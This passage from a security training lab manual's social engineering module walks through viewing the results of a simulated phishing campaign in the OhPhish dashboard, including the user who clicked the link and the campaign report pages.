
72. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.

73. In the **Campaign Summary** section, you can observe that the value of **No. of targets who have clicked the link (defaulters)** is 1. Click on 1 icon to see the defaulter.



Module 09 – Social Engineering


74. The **Campaigns Users** page appears, displaying the details of the defaulter, such as **Risk Score**, **Credentials**, **IP Address**, **Location**, etc., as shown in the screenshot.



The screenshot shows the OhPhish dashboard with the 'Campaigns Users' page. The left sidebar contains a navigation menu with options: Home, User Management, Campaigns, Reports, Templates, Free Tools, and Settings. The main content area displays 'Users Details' for a specific user. The table below shows the details for Employee ID 1.

Employee ID	Employee Name	Email	Designation	Department	Branch	Sent At	Opened At	Clicked At	Click Count	Risk Score	Template Used	IP Address	Location	Device	Status	Attachment Open Time
1						Fri, Sep 11, 2020 1:21 PM	Fri, Sep 11, 2020 1:24 PM	Fri, Sep 11, 2020 1:25 PM	2	30	Office Mailers	66.102.8.217	United States	Desktop	Delivered	Nil


75. Now, click to expand the **Reports** section in the left pane and select the **Executive Summary Report** option.



